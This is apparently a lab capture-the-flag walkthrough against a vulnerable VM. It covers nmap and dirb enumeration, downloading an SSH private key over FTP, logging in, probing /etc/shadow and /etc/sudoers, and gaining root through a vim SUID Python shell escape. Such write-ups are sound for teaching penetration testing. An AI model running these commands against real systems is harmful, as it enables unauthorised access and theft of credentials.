









Xerxes machine running perfectly and my kali too.



The first thing I do to run nmap Network Discovery default scripts -sC and Version -sV, The version scan enumerates the version. The script deals with authentication credentials (or bypassing them) on the target system. Examples include x11-access, FTP-anonymous, and oracle-enum-users, also It scans the 1000 ports and as result, we know how many open and closed ports. E.g. FTP, TCP, SSH moreover http robots.txt: 1 disallowed entry/hidden files is also a part of nmap scanning.

nmap -sC -sV 192.168.1.102

```
(alpha@alpha)-[~]  Kali Docs  Kali Forum  Kali NetHunter  Exploit-DB  Google Hacking DB  OffSec  GTFOBins
$ nmap -sC -sV 192.168.1.102
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-27 16:53 EST
Nmap scan report for 192.168.1.102
Host is up (0.0013s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
22/tcp    open  ssh      OpenSSH 5.3 (protocol 2.0)
| ssh-hostkey:
| 1024 0d35ffc648993f28e2e7d4757d514659 (DSA)
|_ 2048 10aa79ad29ec2df09ed64bf6fbf4c4a5 (RSA)
80/tcp    open  http     Apache httpd 2.2.15 ((CentOS))
|_ http-title: Coming Soon 3
| http-robots.txt: 3 disallowed entries
|_/backup/ /dev/ /wp-admin/
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Apache/2.2.15 (CentOS)
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|  program version  port/proto  service
|  100000  2,3,4    111/tcp     rpcbind
|  100000  2,3,4    111/udp     rpcbind
|  100000  3,4      111/tcp6    rpcbind
|  100000  3,4      111/udp6    rpcbind
|  100024  1        34291/tcp   status
|  100024  1        37112/udp   status
|  100024  1        48044/udp6  status
|_ 100024  1        58954/tcp6  status
443/tcp   open  ssl/http Apache httpd 2.2.15 ((CentOS))
|_ http-title: Coming Soon 3
|_ ssl-date: 2022-12-27T21:54:22+00:00; -5s from scanner time.
|_ ssl-cert: Subject: commonName=thermopylae/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2019-09-17T15:15:12
|_ Not valid after: 2020-09-16T15:15:12
| http-robots.txt: 3 disallowed entries
|_/backup/ /dev/ /wp-admin/
|_ http-server-header: Apache/2.2.15 (CentOS)
| http-methods:
|_ Potentially risky methods: TRACE

Host script results:
|_ clock-skew: -5s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.55 seconds
```

The next command is dirb command if any directory, or folders, we found in the given URL, we have 2 main lists the first one is big.txt and the second one is common.txt, In these list dirb command search all the matches and show us the result which hidden directory or any folder with the concerned IP.

dirb <http://192.168.1.102/> /usr/share/wordlists/dirb/common.txt

I found a folder named backup then go to the Mozilla side and see what is inside this. I downloaded the related folder.

```
(alpha@alpha)-[~]
$ dirb http://192.168.1.102/ /usr/share/wordlists/dirb/common.txt

DIRB v2.22
By The Dark Raver

START_TIME: Tue Dec 27 16:55:24 2022
URL_BASE: http://192.168.1.102/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

GENERATED WORDS: 4612


--- Scanning URL: http://192.168.1.102/ ---
=> DIRECTORY: http://192.168.1.102/backup/
+ http://192.168.1.102/cgi-bin/ (CODE:403|SIZE:289)
=> DIRECTORY: http://192.168.1.102/css/
=> DIRECTORY: http://192.168.1.102/dev/
=> DIRECTORY: http://192.168.1.102/fonts/
=> DIRECTORY: http://192.168.1.102/images/
+ http://192.168.1.102/index.html (CODE:200|SIZE:4917)
=> DIRECTORY: http://192.168.1.102/js/
+ http://192.168.1.102/robots.txt (CODE:200|SIZE:70)
=> DIRECTORY: http://192.168.1.102/vendor/

--- Entering directory: http://192.168.1.102/backup/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)




--- Entering directory: http://192.168.1.102/css/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.1.102/dev/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.1.102/fonts/ ---
```



The file name resources, give me ftp login permission.



ftp 192.168.1.102 I am inside the ftp port login.

While searching the relevant materials, I found .ssh user login, the following files are downloaded to get entry with ssh port.

```
226 Directory send OK.
ftp> cd .ssh
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||6986|).
150 Here comes the directory listing.
drwxr--r-x  2 501      502      4096 Sep 17  2019 .
drwxr--r-x  24 501      502 modified 4096 Dec 11 11:01 ..
-rw-r--r--   1 0        0        402 Sep 17  2019 authorized_keys
-rwxr--r-x   1 501      502      1675 Sep 17  2019 id_rsa
-rwxr--r-x   1 501      502      402 Sep 17  2019 id_rsa.pub
226 Directory send OK.
ftp> get authorized_keys
local: authorized_keys remote: authorized_keys
229 Entering Extended Passive Mode (|||19331|).
150 Opening ASCII mode data connection for authorized_keys (402 bytes).
100% |*****| 403 196.87 KiB/s --:-- ETA
226 Transfer complete.
403 bytes received in 00:00 (70.59 KiB/s)
ftp> get id_rsa
local: id_rsa remote: id_rsa
229 Entering Extended Passive Mode (|||47073|).
150 Opening ASCII mode data connection for id_rsa (1675 bytes).
100% |*****| 1702 352.29 KiB/s --:-- ETA
226 Transfer complete.
1702 bytes received in 00:00 (180.17 KiB/s)
ftp> get id_rsa.pub
local: id_rsa.pub remote: id_rsa.pub
229 Entering Extended Passive Mode (|||33257|).
150 Opening ASCII mode data connection for id_rsa.pub (402 bytes).
100% |*****| 403 112.95 KiB/s --:-- ETA
226 Transfer complete.
403 bytes received in 00:00 (61.67 KiB/s)
ftp> exit
221 Goodbye.
```

But before going to the .ssh port login I must remove the know_host file and configure the IP setting, otherwise, it cannot let me in and ask for the password.

```
(alpha@alpha)-[~]
$ cd .ssh
(alpha@alpha)-[~/ssh]
$ ls
config  known_hosts  known_hosts.old
(alpha@alpha)-[~/ssh]
$ cat config
Host 192.168.0.21
    HostName 192.168.0.21
    User leonidas
    IdentityFile ~/.ssh/id_rsa
    IdentitiesOnly yes
    PubkeyAcceptedAlgorithms +ssh-rsa
    HostkeyAlgorithms +ssh-rsa
(alpha@alpha)-[~/ssh]
$ nano config
(alpha@alpha)-[~/ssh]
$ rm known_hosts
(alpha@alpha)-[~/ssh]
$ cd ..
(alpha@alpha)-[~]
$ cd .ssh
(alpha@alpha)-[~/ssh]
$ cat config
Host 192.168.1.102
    HostName 192.168.1.102
    User leonidas
    IdentityFile ~/.ssh/id_rsa
    IdentitiesOnly yes
    PubkeyAcceptedAlgorithms +ssh-rsa
    HostkeyAlgorithms +ssh-rsa
```

ssh leonidas@192.168.1.102 -i id_rsa

```
(alpha@alpha)-[~]
$ ssh leonidas@192.168.1.102 -i id_rsa
The authenticity of host '192.168.1.102 (192.168.1.102)' can't be established.
RSA key fingerprint is SHA256:T7YqLeOYL2ActIKFqhQAA0iH4u0arcKB1lw6za9afHo.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.102' (RSA) to the list of known hosts.
Last login: Tue Dec 20 07:42:23 2022 from 192.168.0.20
[leonidas@thermopylae ~]$
```

After, getting into the first step to check, the following files.

cat /etc/crontab

cat /etc/shadow

cat /etc/sudoers

In crontab, are not writeable by the user I can't execute them as root, shadow file is a root file root password hash over there, permission denied, also etc /sudoers permission denied, as a result, I searched all the directories, Documents, Downloads, Desktop, all folders, then try to run a command for secret find all files suid or su commands. I checked passwd for bash users.

cat /etc/passwd | grep bash

```
[leonidas@thermopylae ~]$ cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root
HOME=/

# For details see man 4 crontabs

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed

[leonidas@thermopylae ~]$ cat /etc/shadow
cat: /etc/shadow: Permission denied
[leonidas@thermopylae ~]$ cat /etc/sudoers
cat: /etc/sudoers: Permission denied
[leonidas@thermopylae ~]$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
leonidas:x:501:502::/home/leonidas:/bin/bash
ephaltes:x:502:503::/home/leonidas:/bin/bash
[leonidas@thermopylae ~]$
```

```
[leonidas@thermopylae ~]$ sudo -l
Matching Defaults entries for leonidas on this host:
!visiblepw, always_set_home, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR
USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME
LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User leonidas may run the following commands on this host:
(ALL) NOPASSWD: ALL
[leonidas@thermopylae ~]$
```



```
find / -perm -u=s 2>/dev/null
```

Then I found a **bin** of **Vim**, the Vim secret binary easily get me access to root with its suid commands

```
[leonidas@thermopylae ~]$ vim -c ':py import os; os.execl("/bin/sh", "sh", "-pc", "reset; exec sh -p")'
```

```

Name      Last modified  Size Description
-----
Erase is control-H (^H).
sh-4.1# 2Rwhoami
sh: 2Rwhoami: command not found
sh-4.1# whoami
root
sh-4.1# ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
sh-4.1# ls -la
```

```
sh-4.1# cd /root
sh-4.1# ls
anaconda-ks.cfg  flag.txt  post-install  post-install.log
sh-4.1# cat flag.txt
FLAG{H0t_G4t3s_oF_H3Ll}
sh-4.1# exit
exit
[leonidas@thermopylae ~]$ exit
logout
There are stopped jobs.
[leonidas@thermopylae ~]$ exit
logout
Vim: Caught deadly signal TERM
Vim: preserving files ...
Vim: Caught deadly signal TERM
Vim: Finished.
Vim: Finished.
Connection to 192.168.1.102 closed.
```

FLAG{HOT_G4t3s_oF_H3LI}

ALL COMMANDS USED DURING THIS TESTING

```
nmap -sC -sV 192.168.1.102
dirb http://192.168.1.102/ /usr/share/wordlists/dirb/common.txt
ftp 192.168.1.102
get authorized_key
get id_rsa
get id_rsa.pub
ssh leonidas@192.168.1.102 -i id_rsa
cat /etc/crontab
cat /etc/shadow
cat /etc/sudoers
cat /etc/passwd | grep bash
find / -perm -u=s 2>/dev/null
cd /root
cat flag.txt
```

THANK YOU